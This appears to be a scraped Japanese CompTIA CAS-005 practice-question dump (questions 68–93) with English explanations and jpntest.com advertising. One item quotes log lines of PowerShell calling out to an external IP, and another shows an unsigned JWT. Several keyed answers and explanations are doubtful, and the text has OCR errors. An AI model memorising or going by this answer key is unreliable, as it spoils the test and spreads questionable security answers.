E). Implement advanced WAF rules: Web Application Firewalls protect web applications but do not address VPN throughput or mobile device compliance.
References:
CompTIA Security+ Study Guide

NIST SP800-77, " Guide to IPsec VPNs "
CIS Controls, " Control 11: Secure Configuration for Network Devices "

質問: **68**
ある中央銀行は、ハードウェアのサプライチェーンにおいて、特定の原産国に対する許可リストの設定を含む厳格なリスク軽減策を実施しています。この銀行に対するサイバー脅威を最もよく表しているのは、次のうちどれですか。
A. 戦時中に部品を入手できる能力
B. 脆弱性およびその他の可用性攻撃
C. 物理的インプラントと改ざん
D. 承認された製造基準に適合していない
正解: **(**正解を表示します**)**
The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering. Here's why:
Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization.
Targeted Attacks: Banks and financial institutions are high-value targets, making them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes.
Strict Mitigations: Implementing an allow list for specific countries aims to mitigate the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-161: Supply Chain Risk Management Practices for Federal Information Systems and Organizations ISO/IEC 20243:2018 - Information Technology - Open Trusted Technology Provider Standard

質問: **69**
ある企業のセキュリティポリシーでは、公開されているサーバーはパッチがリリースされてから12時間以内にパッチを適用しなければならないと規定されています。最近、Windows Server OSのすべてのバージョンに影響を与えるIISゼロデイ脆弱性が発見されました。

	OS	Externally available?	Behind WAF?	IIS installed?
Host 1	Windows 2019	Yes	Yes	Yes
Host 2	Windows 2008 R2	No	N/A	No
Host 3	Windows 2012 R2	Yes	Yes	Yes
Host 4	Windows 2022	Yes	No	Yes
Host 5	Windows 2012 R2	No	N/A	No
Host 6	Windows 2019	Yes	No	No

セキュリティアナリストは、パッチが利用可能になった場合、以下のどのホストに最初にパッチを適用すべきでしょうか？
A. 1
B. 2
C. 3
D. 4
E. 5
F. 6
正解: **(**正解を表示します**)**
Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the securityanalyst should patch Host 1 first. Here's why:

Public Availability: Host 1 is externally available, making it accessible from the internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.
Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.
Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-40: Guide toEnterprise Patch Management Technologies CIS Controls: Control 3 - Continuous Vulnerability Management

質問: **70**
ユーザーが http://10.1.1.1 のウェブページにアクセスしようとしました。以前はウェブページで認証が不要でしたが、現在はブラウザで認証情報の入力を求められます。問題の再発を防ぎ、認証情報の漏洩の可能性を減らすには、以下のどの対策が最も効果的でしょうか？
A. アクセスポイントに802.1x EAP-TTLSを実装して、悪意のある双子のリスクを軽減する
B. DNS セキュリティを使用するように内部サービスを移行しています
C. Webサーバーの設定を変更し、認証にX509証明書を利用する
D. IDS がなりすまし攻撃を検出するための新しいルールをインストールする
正解: **(**正解を表示します**)**
Using X.509 certificates for authentication with HTTPS encrypts credentials in transit and provides server identity verification. In SecurityX CAS-005 objectives, securing internal web services with TLS and mutual authentication is a primary method to reduce credential interception or reuse.
802.1X EAP-TTLS is for network access control, not web authentication.
DNS security (DNSSEC) ensures DNS integrity, not web session encryption.
IDS rules help detect, but not prevent, credential exposure.

質問: **71**
最高情報セキュリティ責任者（CIO）が脆弱性を修正するための行動計画を要求しました。セキュリティアナリストは最近の脆弱性スキャンの出力を確認し、数百もの固有の脆弱性を発見しました。出力には、CVSSスコア、IPアドレス、ホスト名、および脆弱性のリストが含まれています。アナリストは、どの脆弱性を直ちに修正すべきかを判断するために、より多くの情報が必要であると判断しました。この情報源として最適なものは次のうちどれですか？
A. サードパーティのリスクレビュー
B. ビジネス影響分析
C. インシデント対応プレイブック
D. 危機管理計画
正解: **B (**コメントを発表する**)**
The correct source is the Business Impact Analysis (BIA). A BIA provides context about which systems and applications are most critical to business operations, regulatory compliance, and customer obligations. While CVSS scores indicate severity in technical terms, they do not reflect the business impact of exploitation. For example, a medium-severity vulnerability on a critical payment system may pose more business risk than a high-severity vulnerability on a test server.
Option A (third-party risk review) focuses on vendor security posture, not internal remediation priorities.
Option C (incident response playbook) guides response during active incidents, not vulnerability prioritization. Option D (crisis management plan) addresses executive-level communications during crises, not technical risk assessment.
By combining vulnerability scan data with BIA context, security teams can prioritize remediation efforts based on business-critical systems, ensuring the highest-risk vulnerabilities are remediated first. This aligns with CAS-005's guidance on risk-based prioritization of remediation efforts.

質問: **72**
セキュリティアナリストがWebアプリケーションのレビューを行っています。標準ユーザーとしてテスト中に、次のエラーログが表示されます。
データベース接続のエラーメッセージ
ホスト USA-WebApp-Database への接続に失敗しました
データベース ｢Prod-DB01｣が見つかりません
テーブル ｢CustomerInfo｣が見つかりません
後でリクエストを再試行してください
アナリストの調査結果と潜在的な緩和手法を最もよく表しているのは次のうちどれですか?
A. 調査結果から、安全でない参照が見つかりました。ユーザーからの入力はすべて適切にサニタイズする必要があります。
B. 検出結果は、安全でないプロトコルを示しています。すべてのCookieをHttpOnlyとしてマークする必要があります。
C. 調査結果は情報漏洩を示唆しています。表示されるエラーメッセージを修正する必要があります。
D. 調査結果からSQLインジェクションが示唆されています。データベースをアップグレードする必要があります。
正解: **C** (コメントを発表する)
The error message reveals sensitive details (hostnames, database names, table names), constitutinginformation disclosure. This aids attackers in reconnaissance. Mitigation involves modifying the application to display generic error messages (e.g., "An error occurred") instead of specifics.
Option A:Unsecure references suggest coding flaws, but this is a configuration/output issue, not input sanitization.
Option B:Unsecure protocols and HttpOnly cookies relate to session security, not error handling.
Option C:Correct-information disclosure is the issue; generic errors mitigate it.
Option D:No evidence of SQL injection (e.g., manipulated input); upgrading the database doesn't address disclosure.
Reference:CompTIA SecurityX CAS-005 Domain 2: Security Architecture - Secure Application Design and Error Handling.

質問: **73**
セキュリティエンジニアは、次の要件を満たすソリューションを開発していますか?
* すべてのエンドポイントは SIEM を使用してテレメトリを確立できる必要があります。
* すべてのエンドポイントを XDR プラットフォームに統合できる必要があります。
* SOCサービスはXDRプラットフォームを監視できる必要がある
セキュリティ エンジニアが要件を満たすために実装する必要があるのは次のうちどれですか。
A. CDRと中央ログ
B. HIDS と vTPM
C. WAFとsyslog
D. HIPSとホストベースファイアウォール
正解: **D** (コメントを発表する)
To meet the requirements of having allendpoints establish telemetry with a SIEM, integrate into an XDR platform, and allow SOC services to monitor the XDR platform, the best approach is to implement Host Intrusion Prevention Systems (HIPS) and a host-based firewall. HIPS can provide detailed telemetry data to the SIEM and can be integrated into the XDR platform for comprehensive monitoring and response. The host- based firewall ensures that only authorized traffic is allowed, providing an additional layer of security.
References:
CompTIA SecurityX Study Guide: Describes the roles of HIPS and host-based firewalls in endpoint security and their integration with SIEM and XDR platforms.
NIST Special Publication 800-94, " Guide to Intrusion Detection and Prevention Systems (IDPS) " :
Highlights the capabilities of HIPS for security monitoring and incident response.
" Network Security Monitoring " by Richard Bejtlich: Discusses the integration of various security tools, including HIPS and firewalls, for effective security monitoring.

質問: **74**
開発者は、暗号モジュールを完全に置き換えることなく、Webアプリケーションのパスワード保存コンポーネントの暗号強度を向上させる必要があります。次のうち、最も適切な手法はどれですか？
A. キー分割
B. キーエスクロー
C. キーローテーション
D. キー暗号化
E. キーストレッチ
正解: **E (**コメントを発表する**)**
The most appropriate technique to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module is key stretching. Here's why:
Enhanced Security: Key stretching algorithms, such as PBKDF2, bcrypt, and scrypt, increase the computational effort required to derive the encryption key from the password, making brute-force attacks more difficult and time-consuming.
Compatibility: Key stretching can be implemented alongside existing cryptographic modules, enhancing their security without the need for a complete overhaul.
Industry Best Practices: Key stretching is a widely recommended practice for securely storing passwords, as it significantly improves resistance to password-cracking attacks.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-63B: Digital Identity Guidelines - Authentication and Lifecycle Management OWASP Password Storage Cheat Sheet

質問: **75**
セキュリティアーキテクトは、企業システムの耐障害性を設計するための要件を確立しており、試験運用は他の物理的な場所にも拡大される予定です。システムは、
* 環境災害に一度耐えられること
* 重大な可用性喪失から24時間以内に復旧可能
* 1つのサイト間VPNソリューションに対する積極的な攻撃に耐えられること
A. インターネットゲートウェイにおけるロードバランシング接続試行とデータ受信
B. 完全冗長構成で地理的に分散されたスタンバイサイトを割り当てます。
C. 異なるベンダーのルーターをレイヤリングして使用する
D. 他国各地にコールドサイトを設置するためのスペースをリースする。
E. オーケストレーションを使用して、アプリケーションワークロードをクラウドサービスに調達、プロビジョニング、転送します。
F. 会社の各拠点ごとに、オフサイトに保存する週次フルバックアップを実施する。
正解: **(**正解を表示します**)**
To design resilience in an enterprise system that can survive environmental catastrophes, recover within 24 hours, and be resilient to active exploitation, the best strategy is to allocate fully redundant and geographically distributed standby sites. Here's why:
Geographical Redundancy: Having geographically distributed standby sites ensures that if one site is affected by an environmental catastrophe, the other sites can take over, providing continuity of operations.
Full Redundancy: Fully redundant sites mean that all critical systems and data are replicated, enabling quick recovery in the event of a critical loss of availability.
Resilience to Exploitation: Distributing resources across multiple sites reduces the risk of a single point of failure and increases resilience against targeted attacks.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-34: Contingency Planning Guide for Federal Information Systems ISO/IEC 27031:2011 - Guidelines for Information andCommunication Technology Readiness for Business Continuity

質問: **76**
ある企業が、データの変更を追跡し、変更を迅速に特定する必要のある新しいソリューションを開発しました。事前の承認なしに何らかの変更が試みられた場合、次のような複数のイベントがトリガーされる必要があります。
* アラートの発信
* 未承認の変更をブロックする
* データへのアクセス権を迅速に削除する
以下の解決策のうち、これらの要件を最も満たすものはどれですか？
A. ファイル整合性監視ツールを実装し、オーケストレーションと自動化を通じて他のセキュリティツールと統合する
B. よりきめ細かなアクセス制御を導入し、非特権ユーザーに読み取り専用アクセスを許可します。
C. すべてのアプリケーションログを追跡し、既存のSIEMに統合し、変更をフラグ付けし、セキュリティダッシュボードに表示します。
D. CASBルールを設定し、データへのアクセスを許可された担当者のみに制限します。
正解: **(**正解を表示します**)**

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **77**
システム管理者は、環境に対して実行される可能性のある新たな攻撃を特定する必要があります。管理者は、新たな攻撃を積極的に発見し、監視する予定です。この目標を達成するための最良の方法は、次のうちどれですか？
A. IPSの設定
B. サンドボックスの実装
C. IoCのスキャン
D. ハニーポットの展開
正解: **(**正解を表示します**)**
According to SecurityX CAS-005 threat intelligence and testing objectives, a honeypot is a decoy system designed to lure attackers, allowing security teams to observe new tactics, techniques, and procedures (TTPs) in a controlled environment.
* An IPS is designed to block known attacks but not discover new ones.
* Sandboxing is useful for analyzing suspicious files or malware samples but not for attracting live, unknown attack attempts.
* Scanning for IoCs detects known compromise indicators, not new, emerging attacks.A honeypot directly supports proactive attack discovery and analysis.

質問: **78**
アナリストは、脅威ハンティング機能を実行する際に、侵入分析のダイヤモンドモデルを使用します。アナリストは、可能性のある敵、関連するインフラストラクチャ、および標的を特定します。このモデルを効果的に使用するために、脅威ハンターが文書化する必要があるのは次のうちどれですか？
A. 機能
B. 方法論
C. 知識

D. フェーズ
正解: **A** (コメントを発表する)

質問: **79**
リアルタイムの財務処理を行う組織が、新しいバックアップソリューションを導入しようとしています。次のようなビジネス要件があります。
バックアップ ソリューションは、バックアップが侵害される可能性のリスクを軽減する必要があります。
バックアップ ソリューションは、ランサムウェア攻撃に対して耐性がなければなりません。
バックアップからの復元にかかる時間は、バックアップ データの整合性よりも重要ではありません。
運用データの複数のコピーを維持する必要があります。
次のバックアップ戦略のうち、これらの要件を最もよく満たすものはどれですか?
A. セカンダリの不変データベースを作成し、ライブデータを継続的に追加する
B. 2つの接続されたストレージアレイを活用し、アレイが常に同期されるようにする
C. データベース上でリモートジャーナリングを有効にして、リアルタイムトランザクションがミラーリングされるようにする
D. データベースに改ざん防止機能を設定し、データが意図せず変更されないようにする
正解: (正解を表示します)
Animmutable databasepreventsmodifications or deletions, ensuring resilience against ransomware while maintaining multiple copies of data.
Reference:CompTIA SecurityX (CAS-005) Exam Objectives- Domain 3.0 (Security Engineering), Section onData Protection & Backup Strategies

質問: **80**
セキュリティアナリストは、以下のような活動を示す多数のSIEMイベントに気づきました。
2020年10月30日 - 8:01 UTC - 192.168.1.1 - sc stop HinDctend
2020/10/30 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptidcasp.exe
2020/10/30 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell
2020/10/30 - 8:07 UTC - 192.168.1.1 - powershell - > 40.90.23.154:443
アナリストは、以下の対応策のうちどれを最初にとるべきでしょうか？
A. すべての Microsoft Windows エンドポイントで powershell.exe を無効にする
B. Microsoft Windows Defenderを再起動してください
C. フォワードプロキシを設定して 40.90.23.154 をブロックします
D. エンドポイントのローカル管理者権限を無効にする
正解: (正解を表示します)
The first immediate action in an active incident iscontainment.Blocking the IP address (40.90.23.154)at the network edge prevents further communication with the malicious external server. Disabling PowerShell or removing local admin privileges are valid hardening steps, but containment by network control is the highest priority during an active compromise to stop data exfiltration or further command and control activity.
Reference:CompTIA SecurityX CAS-005, Domain 2.0: Apply incident response techniques focusing on immediate containment actions.

質問: **81**
ある政府機関は、国際ローミング中に政府発行のデバイスで携帯電話ネットワークへのアクセスを無効にする設定を導入しました。この機関はモバイルホットスポットを発行し、職員にインターネットアクセスにそれを使用することを義務付けています。この機関の根拠として最も適切なものは次のうちどれですか？
A. SIMハイジャックの脆弱性から保護するため
B. キャリアOTA攻撃ベクトルから防御する

C. 悪意のある無線接続をブロックする
D. プロトコルを従来の3Gにダウングレードしようとする試みを防ぐため
E. 指向性電磁干渉をフィルタリングする
正解: **(**正解を表示します**)**
The best answer is C. To block malicious radio connections . The agency is preventing the government-issued endpoint itself from directly attaching to foreign cellular networks while roaming. That reduces the exposure of the endpoint to hostile or untrusted cellular infrastructure, including rogue or malicious radio environments.
Requiring the use of agency-issued hotspots keeps the endpoint off direct cellular attachment and places the radio exposure on a controlled intermediary device instead. In CompTIA SecurityX CAS-005, one of the core expected skills is to "utilize cryptographic technologies and techniques while evaluating the impact of emerging trends... on information security" and to design secure solutions across complex environments. This question fits that theme of managing risk from modern communications technologies through architecture and control choices.
Why the other options are less accurate:
A is too specific because the scenario is broader than SIM hijacking; disabling direct cellular service on the endpoint is not solely about SIM theft. B is less accurate because the hotspot still depends on a carrier, so this does not fully eliminate over-the-air carrier-related risks. D is possible as a radio-security concern, but the question is framed more broadly around disallowing direct endpoint cellular connections altogether, so malicious radio connections is the more complete rationale. E is incorrect because directed electromagnetic interference is not what mobile hotspots are primarily designed to mitigate in this context.
References:
CompTIA SecurityX (CAS-005) official certification page and exam objectives summary, including secure solution design across complex environments and evaluating emerging technology impacts on security.

質問: **82**
セキュリティ エンジニアは、組織で開発されるすべてのコードに対してコード署名要件を実装しています。
現在、PKIはウェブサイト証明書のみを生成します。エンジニアはまず以下のどの手順を実行する必要がありますか？
A. 正しい属性を持つ新しいテンプレートを内部 CA に追加します。
B. 内部ドメインのワイルドカード証明書を生成します。
C. ルート CA の公開/秘密キー ペアを再計算します。
D. すべての内部 Web アプリケーションに対して SAN を実装します。
正解: **(**正解を表示します**)**
To enable code signing with an existing PKI, the first step is to configure the Certificate Authority (CA) to issue code signing certificates. Adding a new template with attributes specific to code signing (e.g., key usage for signing) allows the CA to support this requirement without disrupting existing operations.
Option A:Correct-templates define certificate types; this isthe foundational step.
Option B:Wildcard certificates are for domains, not code signing.
Option C:Recalculating root CA keys is unnecessary and risky unless compromised.
Option D:SAN (Subject Alternative Name) is for multi-domain certificates, irrelevant here.
Reference:CompTIA SecurityX CAS-005 Domain 2: Security Architecture - PKI Implementation.

質問: **83**
セキュリティ エンジニアが ECC を格子ベースの暗号化技術に置き換えた理由として最も適切なのは次のどれですか。
A. 現在、堅牢な PQC 手法と考えられています。
B. 計算効率が高く、完全な前方秘匿性を提供します。
C. 一時的なキー交換とデジタル署名をサポートします。
D. 暗号化された状態のままデータの処理を可能にします。

E. ECC よりもブルートフォース攻撃に対して耐性があります。
正解: **(**正解を表示します**)**

質問: **84**
ある組織は、クラウドプロバイダーが管理する無料の暗号鍵ではなく、自社管理の暗号鍵を使用していました。最高情報セキュリティ責任者 (CISO) は毎月の請求書を確認し、自社管理の暗号鍵が予想以上にコストが高いことに気づきました。強固なセキュリティ体制を維持しながらコストを削減するために、CISOは次のうちどれを推奨すべきでしょうか？
A. オンプレミスの HSM を使用してキーをローカルで管理します。
B. パブリックとして分類されるデータのクラウド プロバイダー キーの構成を調整します。
C. クラウドにデプロイされたすべての新しいリソースでクラウド管理キーの使用を開始します。
D. クラウド プロバイダーがキャッシュされたキーを使用できるように、キーのローテーション期間を 1 年に延長します。
正解: **(**正解を表示します**)**
Step by Step Explanation:
Understanding the Scenario: Theorganization is using customer-managed encryption keys in the cloud, which is more expensive than using the cloud provider's free managed keys. The CISO needs to find a way to reduce costs without significantly weakening the security posture.
Analyzing the Answer Choices:
A). Utilize an on-premises HSM to locally manage keys: While on-premises HSMs offer strong security, they introduce additional costs and complexity (procurement, maintenance, etc.). This option is unlikely to reduce costs compared to cloud-based key management.
B). Adjust the configuration for cloud provider keys on data that is classified as public: This is the most practical and cost-effective approach. Data classified as public doesn't require the same level of protection as sensitive data. Using the cloud provider's free managed keys for public data can significantly reduce costs without compromising security, as the data is intended to be publicly accessible anyway.
Reference: This aligns with the principle of applying security controls based on data classification and risk assessment, a key concept in CASP+.
C). Begin using cloud-managed keys on all new resources deployed in the cloud: While this would reduce costs, it's a broad approach that doesn't consider the sensitivity of the data. Applying cloud-managed keys to sensitive data might not be acceptable from a security standpoint.
D). Extend the key rotation period to one year so that the cloud provider can use cached keys: Extending the key rotation period weakens security. Frequent key rotation is a security best practice to limit the impact of a potential key compromise.
Reference: Key rotation is a fundamental security control, and reducing its frequency goes against CASP+ principles related to cryptography and risk management.
Why B is the Correct answer:
Risk-Based Approach: Using cloud-provider-managed keys for public data is a reasonable risk-based decision. Public data, by definition, is not confidential.
Cost Optimization: This directly addresses the CISO's concern about cost, as cloud-provider-managed keys are often free or significantly cheaper.
Security Balance: It maintains a strong security posture for sensitive data by continuing to use customer- managed keys where appropriate, while optimizing costs for less sensitive data.
CASP+ Relevance: This approach demonstrates an understanding of risk management, data classification, and cost-benefit analysis in security decision-making, all of which are important topics in CASP+.
Elaboration on Data Classification:
Data Classification Policy: Organizations should have a clear data classification policy that defines different levels of data sensitivity (e.g., public, internal, confidential, restricted).
Security Controls Based on Classification: Security controls, including encryption key management, should be applied based on the data's classification level.
Cost-Benefit Analysis: Data classification helps organizations make informed decisions about where to invest in stronger security controls and where cost optimization is acceptable.
In conclusion, adjusting the configuration to use cloud-provider-managed keys for data classified as public is the most effective way to reduce costs while maintaining a strong security posture. It's a practical, risk-based approach that aligns with data classification principles and cost-benefit considerations, all of which are important concepts covered in the CASP+ exam objectives.

質問: **85**

サイトAのSCADAコントローラに障害が発生した場合、エンジニアはサイトBからサイトAのポンプを制御できません。セキュリティアナリストは、同様の障害が再度発生した場合でも、サイトBのSCADAコントローラからサイトAのポンプを制御できる安全なソリューションを提供する必要があります。次のうち、最も費用対効果の高いソリューションはどれですか？
A. サイトAとサイトB間の直接ファイバー接続を取得し、その使用を重要なSCADAコントローラトラフィックのみに制限します。
B. 各サイトにバックアップ SCADA コントローラをインストールし、OT ネットワークから分離して、これらのバックアップ コントローラを高可用性ペアとして割り当てます。
C. エアギャップネットワークセグメントを用意することでOT環境を分離します。各サイトのSCADAコントローラーをこのネットワークセグメントに配置することで、システム停止を最小限に抑えます。
D. サイト A とサイト B の OT ネットワーク セグメント内に VPN コンセントレータを構成し、この暗号化されたトンネルを介してコントローラが他のサイトのポンプのセカンダリ デバイスとして機能できるようにします。
正解: **(**正解を表示します**)**
The most cost-effective and secure solution is to configure VPN concentrators inside the OT networks at both sites (Option D). This setup allows encrypted communications between Site A and Site B, enabling controllers at either site to serve as secondary or failover devices for the other. By leveraging VPN tunnels, the organization avoids the expensive and time-consuming process of laying new fiber infrastructure, while still ensuring secure, authenticated, and encrypted connections across sites.
Option A, direct fiber connectivity, provides high performance but is extremely costly and less flexible than VPN solutions. Option B, deploying redundant SCADA controllers at each site, increases hardware, licensing, and management costs while still requiring interconnectivity. Option C, air-gapping the OT network, may improve isolation but would prevent remote failover capabilities, contradicting the requirement for cross-site control.
By implementing VPN concentrators, the organization achieves secure cross-site redundancy, supports operational continuity in case of controller outages, and does so in a cost-effective manner aligned with common OT security practices.

質問: **86**
アプリケーションセキュリティエンジニアが、ワークロードのIAM構成を調べています。以下は、デコードされたペイロードとヘッダーのサンプルです。
{
"alg": "なし"
" typ " : " JWT "
"ユーザー" : "98765"
"iat" : 1680000000
"exp" :1680003600
"sub": "svcアカウント"
"更新": true
"token_id" : "abc123"
次のうち、最も懸念されるリスクはどれですか？
A. 横方向の動き
B. 特権の昇格
C. クレデンシャルスタッフィング
D. デシリアライゼーションによるRCE
正解: **(**正解を表示します**)**
The best answer is B. Privilege escalation . The most critical issue is the JWT header value " alg " : " None " , which indicates an unsigned token. If a workload accepts such a token, an attacker may be able to alter claims such as subject, role, scope, or account identity and then present the modified token as valid. Because the sample already references a service account in the token claims, the most concerning IAM consequence is unauthorized elevation of access through token forgery or manipulation. CompTIA's SecurityX objectives include IAM and secure implementation of authentication and authorization controls; a broken token- validation scheme directly undermines authorization integrity.
Why the other options are not best:

A). Lateral movement could be a downstream result, but the immediate and primary risk in the token itself is unauthorized privilege gain. C. Credential stuffing involves reuse of stolen usernames and passwords, which is unrelated to this JWT issue. D. RCE from deserialization is a different application vulnerability class and is not the main concern shown by the JWT header and claims. The most direct risk here is privilege escalation via forged or altered tokens.
References:
CompTIA SecurityX official exam objectives summary, including IAM-related secure control implementation.

質問: **87**
セキュリティ運用エンジニアは、暗号化されたSSDを企業内で再利用する際に、不注意によるデータ漏洩を防ぐ必要があります。この目標を達成するための最も安全な方法は次のうちどれですか？
A. SSD 上のすべてのデータを削除して上書きするスクリプトを 3 回実行する
B. 消磁によるSSDの消去
C. SSD で使用される暗号化キーを安全に削除します
D. SSD のすべてのセルにゼロ以外のランダムデータを書き込む
正解: **(**正解を表示します**)**
The most secure way to prevent inadvertent data disclosure when encrypted SSDs are reused is to securely delete the encryption keys used by the SSD. Without the encryption keys, the data on the SSD remains encrypted and is effectively unreadable, rendering any residual data useless. This method is more reliable and efficient than overwriting data multiple times or using other physical destruction methods.
References:
CompTIA SecurityX Study Guide: Highlights the importance of managing encryption keys and securely deleting them to protect data.
NIST Special Publication 800-88, " Guidelines for Media Sanitization " : Recommends cryptographic erasure as a secure method for sanitizing encrypted storage devices.

質問: **88**
セキュリティ担当者は、夜間の MPA プッシュ通知が過剰であるというユーザーからの苦情を複数受けました。セキュリティチームは調査を行い、ユーザーアカウント認証に関する悪意のある活動を疑っています。セキュリティ担当者が MI~A 通知を制限するための最良の方法は次のうちどれですか。
A. FID02 デバイスのプロビジョニング
B. MFAに基づいたテキストメッセージの展開
C. メールによるOTPの有効化
D. プロンプト駆動型MFAの設定
正解: **D (**コメントを発表する**)**
Excessive MFA push notifications can be a sign of an attempted push notification attack, where attackers repeatedly send MFA prompts hoping the user will eventually approve one by mistake. To mitigate this:
A). Provisioning FIDO2 devices: While FIDO2 devices offer strong authentication, they may not be practical for all users and do not directly address the issue of excessive push notifications.
B). Deploying a text message-based MFA: SMS-based MFA can still be vulnerable to similar spamming attacks and phishing.
C). Enabling OTP via email: Email-based OTPs add another layer of security but do not directly solve the issue of excessive notifications.
D). Configuring prompt-driven MFA: This option allows users to respond to prompts in a secure manner, often including features like time-limited approval windows, additional verification steps, or requiring specificactions to approve. This can help prevent users from accidentally approving malicious attempts.
Configuring prompt-driven MFA is the best solution to restrict unnecessary MFA notifications and improve security.
References:
CompTIA Security+ Study Guide
NIST SP 800-63B, " Digital Identity Guidelines "
" Multi-Factor Authentication: Best Practices " by Microsoft

質問: **89**
外部のSaaSソリューションユーザーから、ロールベースアクセス制御モジュールに関連するバグが報告されました。このバグにより、マルチテナント展開モデルにおけるクライアントセグメンテーションに関連するシステムロジックをバイパスすることが可能になります。
開発者はバグレポートを評価した結果、同じバグが以前のリリースで特定され、修正されていたことを発見しました。その後、開発者は、プラットフォームの以前のバージョンから既存のソフトウェアコンポーネントを統合した際に、バグが再び発生したと判断しました。このシナリオを防ぐための最良の方法は、次のうちどれですか？
A. 回帰テスト
B. コード署名
C. 自動テストと再テスト
D. ユーザー受け入れテスト
E. ソフトウェア構成分析
正解: **A (**コメントを発表する**)**
Regression testing is a software testingpractice that ensures that recent code changes have not adversely affected existing functionalities. In this scenario, the reintroduction of a previously fixed bug indicates that changes or integrations brought back the old issue. Implementing comprehensive regression testing would help detect such reintroductions by systematically retesting the existing functionalities whenever changes are made to the codebase. This practice is crucial in maintaining the integrity of the application, especially in complexsystems where multiple components interact.
Reference:CompTIA SecurityX CAS-005 Official Study Guide, Chapter 8: " Software Development Security,
" Section 8.3: " Testing and Validation Processes. "

質問: **90**
ユーザーがヘルプデスクにチケットを送信し、アカウントが時々認証されないという報告を受けました。アナリストは、ユーザーの以下のログを確認します。
ユーザーのアクセスが拒否される理由を最もよく説明するのは次のどれですか?
A. パスワードが正しく入力されていません
B. 時間ベースのアクセス制限
C. アカウントの侵害
D. ユーザーとデバイスのバインドが無効です
正解: **(**正解を表示します**)**
The logs reviewed for the user indicate that access is being denied due to time-based access restrictions. These restrictions are commonly implemented to limit access to systems during specific hours to enhance security. If a user attempts to authenticate outside of the allowed time window, access will be denied. This measure helps prevent unauthorized access during non-business hours, reducing the risk of security incidents.
References:
CompTIA SecurityX Study Guide: Covers various access control methods, including time-based restrictions, as a means of enhancing security.
NIST Special Publication 800-53, " Security and Privacy Controls for Information Systems and Organizations
" : Recommends the use of time-based access restrictions as part of access control policies.
" Access Control and Identity Management " by Mike Chapple and Aaron French: Discusses the implementation and benefits of time-based access restrictions.

質問: **91**
営業部門のユーザーが不審な添付ファイルを開きました。営業部門はSOCに連絡し、応答のない複数のシステムを調査しました。その結果、チームはファイルと攻撃元を特定することに成功しました。インシデント対応計画における次のステップは次のうちどれですか？
A. 修復
B. 封じ込め

C. レスポンス
D. 回復
正解: **(**正解を表示します**)**
Incident response follows a standard process (e.g., NIST 800-61): Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned. After identifying the attack (file and origin), the next step isContainment-limiting the spread or impact (e.g., isolating systems) before remediation or recovery.
Option A:Remediation (fixing the root cause) follows containment.
Option B:Correct-containment prevents further damage post-identification.
Option C:"Response" is too vague; it encompasses all steps.
Option D:Recovery (restoring systems) comes after containment and eradication.
Reference:CompTIA SecurityX CAS-005 Domain 4: Cybersecurity Operations - Incident Response Lifecycle.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **92**
セキュリティ アナリストが SIEM を確認して、次のレポートを生成します。

Log source	Destination IP	Source IP	Hostname	Event ID	Action	Time
DEV001	192.168.1.2	192.168.2.2	VM001	9928	Deny connection	4:55:28
DEV001	192.168.3.2	192.168.2.2	VM001	1912	IPS Alert	7:21:41
DEV001	10.1.1.1,192.168.2.2,VM001,1822 Malware detection,8:11:12					
DEV001	10.1.1.1	192.168.2.2	VM001	9927	Allow connection	8:15:32

jpnshiken.com CompTIA

その後、インシデント対応チームはVM001ホストへの攻撃が実行されたことを検知しました。SIEMプラットフォームのアラートプロセスを強化するために、セキュリティアナリストは次のうちどれを行うべきでしょうか？
A. EDR ソリューションを SIEM に新しいログ ソースとして含めます。
B. SIEM ソリューションでログ相関を実行します。
C. SIEM 上のデータの解析を改善します。
D. マルウェアを検出するための新しいルール セットを作成します。
正解: **(**正解を表示します**)**
The SIEM already contains multiple events that, if correlated, would have indicated an active attack sequence on VM001-such as denied connections, IPS alerts, malware detection, and then an allowed connection. CAS-

005 Security Operations objectives emphasize log correlation as a way to enhance detection by linking related events across different time stamps and data sources into a single, higher-confidence alert.
* Option A (adding EDR logs) could add visibility but does not address the need to connect existing events for earlier detection.
* Option C (improving parsing) ensures readability but does not create actionable alerts.
* Option D (creating a new malware detection rule) is redundant since malware detection already appeared in logs; the issue was the lack of correlation to act on it in time.
By correlating IDS, IPS, firewall, and malware detection logs, the SIEM can raise a higher-priority alert before the attack is completed.

質問: **93**
企業は、政府のポリシーに準拠するために制御を実装する際に、次のセキュリティ要件を満たす必要があります。
* システム ドキュメント リポジトリへのアクセスには MFA が有効になっている必要があります。
* 継続的なリスク監視はシステムダッシュボードに表示する必要があります。
